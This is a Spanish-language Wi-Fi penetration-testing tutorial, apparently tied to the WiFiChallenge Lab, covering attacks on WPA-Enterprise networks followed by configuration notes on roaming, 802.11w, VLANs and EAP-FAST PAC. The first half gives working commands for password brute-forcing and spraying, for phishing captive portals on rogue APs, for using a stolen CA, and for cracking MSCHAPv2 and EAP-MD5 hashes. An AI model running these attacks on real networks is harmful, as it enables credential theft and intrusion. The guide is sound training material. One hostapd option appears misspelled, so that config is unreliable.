Ref: https://wiki.archlinux.org/title/Wpa_supplicant

Fuerza bruta en redes MGT

El ataque de fuerza bruta implica intentar múltiples combinaciones de contraseñas hasta encontrar la correcta, aprovechando que cada usuario tiene su propia contraseña y es posible obtenerla de diferentes leaks de Internet o que sea predecible por ser muy común o la por defecto de la empresa. Este ataque lo podemos realizar con air-hammer.

```
echo 'DOMAIN\username' > username.list
./air-hammer.py -i wlan3 -e $ESSID -p $DICCIONARIO -u username.list
```

Se utiliza la herramienta air-hammer con una lista de diccionario de contraseñas para realizar un ataque de fuerza bruta contra una red MGT. Para esto creamos un fichero de usuarios, que en este caso puede ser únicamente 1 y un diccionario con contraseñas.

Este ataque es peligroso ya que normalmente el servidor de autenticación se conecta al Directorio Activo, por lo que lo normal es bloquear el usuario tras 3, 5 o 7 intentos dependiendo de la configuración.

Password spraying en redes MGT

El password spraying es un método en el que se prueba una contraseña o un número pequeño de contraseñas en múltiples cuentas de usuario. Este enfoque minimiza el riesgo de bloqueo de cuenta debido a intentos fallidos múltiples, dado que se realiza a baja frecuencia y en un amplio número de cuentas.

Se genera una lista de usuarios con el dominio añadido y se usa air-hammer para realizar un password spraying con una contraseña común en múltiples cuentas.

```
echo '
DOMAIN\username1
DOMAIN\username2
DOMAIN\username3
' > usernames.list
./air-hammer.py -i wlan4 -e wifi-corp -P 12345678 -u usernames.list
```

También es posible realizar este ataque con eaphammer utilizando múltiples interfaces, por lo que es posible ir más rápido, pero en la actualidad no funciona correctamente.

Phishing+RogueAP (captive-portal)

Esta técnica combina un ataque RogueAP con un portal cautivo de phishing. Al crear un AP falso y redirigir a los usuarios a un portal cautivo, se puede obtener información del cliente, como sus credenciales. Para ello creamos un AP falso con una red abierta, ya que si no tenemos la contraseña del usuario no puede ser con una red MGT, creamos un portal cautivo personalizado pidiendo al usuario información en un formulario imitando un inicio de sesión corporativo, de office o cualquier otro concepto.


El primer paso es crear un portal cautivo realista, esto se puede hacer editando el fichero del portal cautivo de eaphammer. Para ello editamos el fichero ./core/wskeyloggerd/templates/user_defined/login/body.html.

Una vez editado la web podemos crear el AP falso.

```
cd ~/tools/eaphammer
sudo killall DNSmasq
./eaphammer --essid WiFi-Restaurant --interface wlan4 --captive-portal
```

Se crea un Rogue AP con un portal cautivo utilizando eaphammer para obtener las credenciales de los usuarios mediante phishing.

Este ataque también se puede hacer con airgeddon que tiene plantillas generadas directamente o con wifiphisher que está orientado a este tipo de ataques más automáticamente. Mi ataque favorito con wifiphisher es el que imita a Windows, que muestra un mensaje de error de que no hay internet emulando la ventana de redes Wi-Fi de Windows pidiendo que pongas la contraseña.



Portal cautivo con phishing para obtener contraseña PSK

```
wifiphisher -aI wlan0 -p wifi_connect --handshake-capture handshake.pcap
```

- -aI Interfaz para crear el AP falso
- -p Modulo de ataque a utilizar
- --handshake-capture: Handshake real para verificar la contraseña.

Crear AP con CA robada

Una vez se tiene acceso a una CA (Autoridad de Certificación) legítima, se puede crear un AP que use estos certificados para que los clientes se conecten sin sospechar ya que aunque verifiquen la CA del AP sería la legitima, por lo que nuestra AP falso sería indistinguible uno legítimo de cara al cliente.

```
cd /root/tools/eaphammer
python3 ./eaphammer --cert-wizard import --server-cert /path/to/server.crt --ca-cert /path/to/ca.crt --private-key /path/to/server.key --private-key-passwd
whatever
```

Se importan los certificados robados a eaphammer y se crean un Rogue AP con estos certificados para interceptar las conexiones de los usuarios.

Generar un certificado de cliente usando una CA robada

Con una CA robada, se puede emitir un certificado de cliente que permita la conexión a una red protegida autenticándose como un usuario legítimo. Al igual que generando los certificados manualmente el proceso es igual, generamos un fichero de configuración con la información del cliente y la firmamos con la CA.

```
#Creation Of A Client Certificate
openssl genrsa -out client.key 2048

echo '[ req ]
default_bits       = 2048
distinguished_name = req_DN
string_mask        = nombstr

[ req_DN ]
countryName                     = "1. Country Name             (2 letter code)"
countryName_default             = ES
countryName_min                 = 2
countryName_max                 = 2
stateOrProvinceName             = "2. State or Province Name   (full name)    "
stateOrProvinceName_default     = Madrid
localityName                    = "3. Locality Name            (eg, city)     "
localityName_default            = Madrid
0.organizationName              = "4. Organization Name        (eg, company)  "
0.organizationName_default      = WiFiChallenge Lab
organizationalUnitName          = "5. Organizational Unit Name (eg, section)  "
#organizationalUnitName_default  =
commonName                      = "6. Common Name              (eg, CA name)  "
commonName_max                  = 64
commonName_default              = WiFiChallenge Lab CA
emailAddress                    = "7. Email Address            (eg, name@FQDN)"
emailAddress_max                = 40
emailAddress_default            = client@WiFiChallengeLab.com' > client.conf

echo 'extensions = x509v3

[ x509v3 ]
nsCertType = client,email,objsign
keyUsage   = digitalSignature,nonRepudiation,keyEncipherment,dataEncipherment' > client.ext

openssl req -config client.conf -new -key client.key -out client.csr
openssl x509 -days 730 -extfile client.ext -CA ca.crt -CAkey ca.key -CAserial ca.serial -in client.csr -req -out client.crt
cat client.crt client.key > client.pem.crt
```

Se generan un par de claves y se emite un certificado de cliente utilizando la CA robada, permitiendo la autenticación en la red objetivo.

Guía de Uso de Assless CHAPs

Assless CHAPs es una herramienta eficiente de SensePost para recuperar el NT hash usado en un intercambio MSCHAPv2/NTLMv1 cuando dispones del challenge y la response (por ejemplo, de una captura Wi-Fi EAP-WPE). Necesitas una base de datos de NT hashes; consulta "Creando tu propio diccionario de hashes" más abajo para más detalles. Presentada por primera vez en el RF Hacking Village de DEF CON 29.

Técnica

MSCHAPv2 divide el NT hash en tres partes, usando cada una como clave DES sobre el mismo challenge de 8 bytes. Dos claves son de 7 bytes cada una, y la tercera son 2 bytes rellenos con NULLs. Forzar por fuerza bruta esos dos últimos bytes (65.535 posibilidades) revela la cola del NT hash, que puedes buscar en tu base de datos de NT hashes para reducir drásticamente el conjunto de candidatos. Esto es un trade-off espacio-tiempo (hash shucking) en lugar de un descifrado completo de la contraseña.

Comparación de velocidad

En un MacBook Pro de 2016, comparando assless-chaps con hashcat (native DES kernel + GPUs):

- **Small hashlist:**

```
hashcat  0.50s user  0.27s system  55% cpu  1.405 total
assless  0.05s user  0.00s system 294% cpu  0.018 total
```

- **rockyou:**

```
hashcat  2.67s user  0.51s system  93% cpu  3.413 total
assless  0.05s user  0.01s system 281% cpu  0.021 total
```

- **HIBP:**

```
hashcat 59.97s user 11.72s system 136% cpu 52.603 total
assless  0.05s user  0.00s system 292% cpu  0.018 total
```

Instalación

- **Versión Rust:** requiere cargo y SQLite ≥ 3.6.8.
- **Versión Python:** requiere python3, el CLI de sqlite3 y pycryptodome.
- **Utilidad de base de datos:** mksqlitedb.py requiere python3 y el CLI de sqlite3.

Uso de Assless CHAPs con rockyou en el laboratorio

```
python3 nthash-from-clear.py /root/rockyou-top100000.txt > /root/rockyou-top100000.csv
```

Algunos archivos pueden tener problemas de codificación y mostrar el siguiente error:

```
Traceback (most recent call last):
  File "nthash-from-clear.py", line 9, in <module>
    for pwd in clears.read().split('\n'):
  File "/usr/lib/python3.8/codecs.py", line 322, in decode
    (result, consumed) = self._buffer_decode(data, self.errors, final)
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xf1 in position 5079963: invalid continuation byte
```

Para solucionarlo, usa:

```
iconv -f latin1 -t utf8 /root/rockyou-top100000.txt -o clears-utf8.txt
mv clears-utf8.txt /root/rockyou-top100000.txt
```

Luego prueba de nuevo:

```
python3 nthash-from-clear.py /root/rockyou-top100000.txt > /root/rockyou-top100000.csv
```

Instala la dependencia SQLite3:

```
sudo apt update && sudo apt install sqlite3 -y
```

Ahora podemos crear la base de datos:

```
python3 mksqlitedb.py /root/rockyou-top100000.db /root/rockyou-top100000.csv
```

```
root@WiFiChallengeLab:/home/user/assless-chaps# python3 mksqlitedb.py /root/rockyou-top100000.db /root/rockyou-top100000.csv
[-] Creating database /root/rockyou-top100000.db from CSV file /root/rockyou-top100000.csv
[-] Starting import, this can take a long time if the CSV is large
[-] Creating index ...
[+] All done
```

Generación de base de datos desde CSV

> **Note**
>
> Convertir un archivo CSV a SQLite suele aumentar el tamaño en disco en aproximadamente un 61 %. Por ejemplo, el conjunto de datos rockyou pasa de 462 MiB como CSV a 746 MiB como base de datos SQLite, que luego se comprime a 339 MiB al archivarse con BZ2.

Uso de la versión Python 3 para obtener el hash

Proporciona el challenge, la response y tu base de datos de NT hashes:

```
python3 assless-chaps.py <challenge> <response> <hashes.db>
```

Ejemplo:

```
python3 assless-chaps.py 5d79b2a85966d347 556fdda5f67d2b746ca3315fd8b93adcab5c792790a92e87 /root/rockyou-top100000.db
```

```
root@WiFiChallengeLab:/home/user/assless-chaps# python3 assless-chaps.py 5d79b2a85966d347 556fdda5f67d2b746ca331
5fd8b93adcab5c792790a92e87 /root/rockyou-top100000.db twobytes
[+] Found in 65533 tries: 586c
[-] Found 18 hashes ending in 586c
[+] Found hash: 8846f7eaee8fb1
[-] Found after 0 hashes.
[+] Found hash: 17ad06bdd830b7
[+] Full hash: 8846f7eaee8fb117ad06bdd830b7586c
```

Obtención de hash desde Challenge Response

Una vez tenemos el hash podemos acceder a la red haciendo un Pass The Hash, o buscar la contraseña en texto claro si la hemos sacado de un diccionario. Por ejemplo, para obtener la contraseña en el caso que hemos hecho de rockyou se podría hacer lo siguiente:

```
# Obtenemos la linea donde está el hash
grep -n 17ad06bdd830b7 /root/rockyou-top100000.csv
# Buscamos la linea en el txt, en texto claro (en este caso 4)
sed -n '4p' /root/rockyou-top100000.txt
```

También se podría utilizar un servicio como https://baconhash.pw/

Búsqueda de dos bytes (solo Python)

Opcionalmente, pasa el archivo twobytes (ordenado por frecuencia) como cuarto argumento para acelerar la fuerza bruta de dos bytes:

```
python3 assless-chaps.py <challenge> <response> <db> twobytes
```

NTLMv1 SSP

Para NTLMv1 con SSP, usa ntlm-ssp.py para calcular el server challenge:

```
python3 ntlm-ssp.py <lm_response> <challenge>
```

Luego crackea como de costumbre:

```
./assless-chaps <server_challenge> <nt_response> <hashes.db>
```

🔄 ❗ EAP-MD5 - Atacando métodos antiguos

EAP-MD5 es uno de los primeros métodos de autenticación en la familia del Protocolo de Autenticación Extensible (EAP). Aunque se consideró suficiente a finales de los años 90, hoy se reconoce como altamente inseguro. El método se basa en un simple intercambio challenge-response donde el servidor envía un reto aleatorio y el cliente responde con un hash MD5 de ese reto combinado con su contraseña.

El problema es que el hashing MD5 no resiste las técnicas de ataque modernas. Con el auge de las tablas rainbow, ataques de fuerza bruta y GPUs capaces de probar miles de millones de combinaciones de hash por segundo, un atacante puede recuperar fácilmente la contraseña original una vez capturado el intercambio. Esto hace que EAP-MD5 sea extremadamente débil, especialmente porque no utiliza un túnel TLS. Sin cifrado, el intercambio challenge-response queda expuesto en la red y puede ser interceptado por cualquiera que esté escuchando.

Qué datos están presentes en el intercambio capturado

Cuando capturas una autenticación EAP-MD5 (por ejemplo con Wireshark o airodump-ng), las piezas importantes que verás en el paquete EAP son:

- **Identifier** - el byte identificador EAP que empareja la petición y la respuesta (un byte, 2 caracteres hexadecimales).
- **Challenge** - el valor de reto aleatorio enviado por el servidor (típicamente 16 bytes, 32 caracteres hexadecimales).
- **Response** - el digest MD5 suministrado por el cliente (16 bytes, 32 caracteres hexadecimales).

Formato de hash usado por las herramientas de cracking

Las herramientas que crackean EAP-MD5 esperan una cadena de una sola línea que combine la respuesta capturada, el reto y el identificador en este formato de texto exacto:

```
<response-32-hex>:<challenge-32-hex>:<identifier-2-hex>
```

Ejemplo:
`5f4dcc3b5aa765d61d8327deb882cf99:0123456789abcdef0123456789abcdef:01`

Cómo extraer el hash

1. **Identifica los paquetes EAP-MD5.** Abre la captura en Wireshark y filtra por paquetes EAP. Busca EAP Request MD5-Challenge (servidor) y EAP Response MD5-Challenge (cliente). El panel de detalles del paquete muestra el identificador, el valor del reto y el valor de la respuesta.

   En Wireshark expande la capa EAP y luego el campo MD5-Challenge o MD5-Response para ver los bytes en bruto. Usa Copy -> Bytes -> as Hex Stream para copiar los valores hexadecimales exactos.
2. **Ensamblar la cadena para el cracker.** Desde el paquete de respuesta del cliente copia la respuesta MD5 de 16 bytes (32 caracteres hex). Desde el paquete de petición del servidor copia el reto de 16 bytes (32 caracteres hex). Copia el byte identificador único (2 caracteres hex). Concátenalos usando dos puntos: response:challenge:identifier.
3. **O usa hcxpcapngtool.** Herramientas como hcxpcapngtool automatizan la extracción desde archivos de captura y producen un archivo de hashes con formato para hashcat. Ejemplo:

```
hcxpcapngtool --eapmd5=eap.hash -o /dev/null /root/md5-01.cap
```

Cracking con hashcat

Una vez que tengas eap.hash en el esperado formato response:challenge:identifier, usa hashcat con el modo 4800 (EAP-MD5) para intentar la recuperación:

```
hashcat -m 4800 -a 0 eap.hash ~/dictionary.txt
```

Otras funcionalidades MGT

Explicación de Fast Roaming

El Wi-Fi Fast Roaming, común en redes empresariales, permite que un cliente cambie rápidamente entre APs sin realizar una reauthentication completa cada vez. Esto es crítico en entornos con alta movilidad, como VoIP, videollamadas o automatización industrial. Protocolos como 802.11r facilitan esto al habilitar el key caching y la pre-authentication.

En lugar de realizar un 4-way handshake completo con cada nuevo AP, el cliente reutiliza credenciales previas mediante PMKID caching o FT.

Implicaciones de seguridad

Depender de claves almacenadas reduce la sobrecarga de autenticación pero abre vectores de ataque:

- **Key Reuse Risk:** Cached keys (como PMK) pueden ser interceptadas si no se protegen adecuadamente.
- **FT Handshake Attacks:** Un atacante podría falsificar FT requests para hacerse pasar por un AP o cliente.
- **Weak PMKID Protection:** Si el PMKID se expone, permite ataques de diccionario offline.
- **Lack of Full Handshake:** Sin un handshake completo, algunos pasos de verificación se omiten, facilitando ataques MITM.

Fast Roaming en hostapd (802.11r)

Configura 802.11r para habilitar la pre-authentication y el key caching, reduciendo drásticamente la association latency cuando los clientes hacen roam entre APs:

```
ieee80211r=1
mobility_domain=4f57     # Hex-encoded domain ID (two octets)
ft_over_ds=1             # Use Distribution System for FT
ft_psk_generate_local=1  # Generate local PSK for FT
r0_key_lifetime=10000    # Lifetime of R0 key in seconds
r1_key_holder=1
disable_pmksa_caching=0  # Keep PMKSA cache enabled
```

Equilibra rendimiento y seguridad: usa WPA3 donde sea posible y monitoriza rogue APs.

Band Steering

El Band Steering anima a los clientes compatibles a conectarse a APs de 5 GHz en lugar de 2.4 GHz, mejorando el throughput y reduciendo la co-channel interference. El controlador retiene temporalmente las respuestas en 2.4 GHz para "empujar" al cliente a 5 GHz.

Beneficios y consideraciones

- **Reduced Congestion:** Alivia tráfico de la banda de 2.4 GHz.
- **Improved Performance:** Más canales no solapados y mayores data rates en 5 GHz.
- **Compatibility Issues:** Algunos dispositivos legacy pueden ignorar el steering y volver a 2.4 GHz.
- **Complexity:** Ajustar umbrales de RSSI para evitar client flapping.

Ajusta los umbrales con cuidado: si son muy agresivos, los clientes pueden perder conexión antes de asociarse al AP de 5 GHz.

Airtime Fairness

La Airtime Fairness evita que clientes lentos monopolizan el medio RF. El AP asigna a cada cliente una "porción" basada en tiempo, asegurando que los high-speed clients no se vean ralentizados por slow clients.

Cuándo habilitar

- **Mixed Client Speeds:** Dispositivos 802.11b/g y 802.11n/ac/ax simultáneos.
- **High-Density Deployments:** Aulas, auditorios o conferencias con muchos usuarios.
- **QoS Sensitivity:** Entornos con VoIP o streaming en real time.

Ten en cuenta que, aunque mejora el rendimiento global, puede aumentar la latency para slow clients.

Load Balancing

El Load Balancing reparte clientes entre APs vecinos para evitar que uno solo se sobrecargue. Basado en thresholds de client count o channel utilization, el controlador redirige nuevas associations a APs menos saturados.

Detalles de implementación

- **Threshold-Based:** Define el máximo de associations simultáneas por AP.
- **Utilization-Based:** Mide la channel utilization para balancear no solo el client count sino el real tráfico.
- **Sticky Clients:** Desactiva temporalmente el balancing para critical devices (p.ej., security cameras).

Configura perfiles de sticky clients para evitar redirecciones repetidas y packet loss.

PMKSA Caching & Reassociation

Habilitar PMKSA Caching permite a los clientes reutilizar sus PMKs al moverse entre APs, eliminando la necesidad de un EAP-TLS handshake completo en cada roam; no se envían intercambios adicionales de identidad o certificados tras la conexión inicial, aunque el 4-way handshake (o FT handshake) sigue ocurriendo y debe protegerse con una strong key.

Configuración en hostapd

```
pmeksa=1                # 0 = disabled, 1 = enabled
max_num_sta=200          # Max PMKSA cache entries
reassociation_deadline=1000  # Time ms to complete reassociation
```

Protected Management Frames (MFP)

Exigir 802.11w aplica protección criptográfica en management frames como deauthentication y disassociation, bloqueando ataques de spoofing e injection, y mejorando la resistencia ante disconnect-based DoS y MITM; los clientes sin soporte para 802.11w no podrán conectarse hasta su actualización o reemplazo.

Configuración en hostapd

```
ieee80211w=2    # 1 = optional, 2 = required
pmk_r1_push=1   # Push FT R1 key to AP for faster handoff
```

Segmentación VLAN

Dynamic VLAN assignment aísla el tráfico de cada cliente en la Data Link layer (Layer 2) mapeándolo en VLANs separadas, conteniendo cualquier ataque broadcast o compromiso dentro de esa VLAN y previniendo lateral movement, aunque una configuración incorrecta de VLANs o bridges puede exponer redes sensibles si no se gestiona con cuidado.

Configuración en hostapd

```
dynamic_vlan=1
vlan_file=/etc/hostapd.vlan
vlan_tagged_interface=wlan0
vlan_bridge=br_mgt
```

Protected Access Credential (PAC)

En EAP-FAST (RFC 4851), un Protected Access Credential (PAC) es una credencial opaca que acelera el establecimiento de túneles TLS tras el primer provisioning. Al usar un PAC, no es necesario repetir el TLS handshake completo en cada autenticación subsecuente.

PAC Provisioning

1. Durante la primera autenticación de EAP-FAST, el servidor EAP entrega el PAC al supplicant junto con metadata como el server ID y el PAC validity period.
2. La entrega ocurre dentro de un frame EAP-FAST-Response, encapsulado en un frame EAPoL (management).
3. El PAC contiene derived keys y tunnel parameters, cifrados y autenticados con un message authentication code (MAC).

PAC Format and Storage

- **Binary structure:** [version | length | encrypted_data | MAC], donde encrypted_data incluye session keys y parámetros para la PRF (pseudo-random function).
- **Server storage:** encrypted file (p. ej., /etc/hostapd/fast_pac_list).
- **Client storage:** operating-system keystore o protected on-disk file.
- **Default expiration:** los PAC expiran por defecto tras 604800 segundos (7 días) en hostapd; esto puede ajustarse con pac_key_lifetime (hard limit) y pac_key_refresh_time (soft refresh threshold).

Subsequent Authentications with PAC

- El supplicant incluye el campo PAC-opaque en su EAP-FAST-Request, omitiendo así el TLS handshake completo.
- Las session keys se derivan mediante una optimized PRF operation sobre el PAC, reduciendo latencia y uso de CPU.
- Solo se intercambian mensajes de EAP-FAST-Protect (PAC verification y tunnel context); no aparecen certificados ni ClientHello.

Configuring PAC in hostapd

```
# hostapd.conf
eap_server=1
eap_user_file=/etc/hostapd/fast_user_file
fast_pac_file=/etc/hostapd/fast_pac_list
fast_provisioning=1
fast_prov_batch=1
logger_syslog_level=3
# Optional PAC lifetime settings:
#pac_key_lifetime=604800        # hard limit (7 days)
#pac_key_refresh_time=86400     # soft refresh threshold (1 day)
```

El archivo fast_user_file debe contener líneas con formato *Identity Password PAC-Alias*. Por ejemplo:

```
# identity   password     pac-alias
user1        secretpass   user1-pac
```

Si fast_pac_list no existe, se crea automáticamente en el primer provisioning. Alternativamente, puede precargarse con fast_prov_list o mediante hostapd_cli.

Capturing Identity and Handshake after a Deauthentication using PAC

- **Injecting deauth:** aireplay-ng --deauth 1 -a <BSSID_AP> -c <MAC_client> wlan0
- **Collecting Identity:**

```
eap.code == 1 || eap.code == 2
```

```
Los frames EAP-Request/Identity y EAP-Response/Identity se capturan en cleartext.
```

- **Full TLS handshake:** Ocurre solo si el PAC está absent o ha expired. Se observan ClientHello, ServerHello y el server Certificate; no se usa client certificate.
- **Fast reauth with valid PAC:** Solo se intercambian mensajes de PAC verification y key derivation; no aparecen certificados ni ClientHello.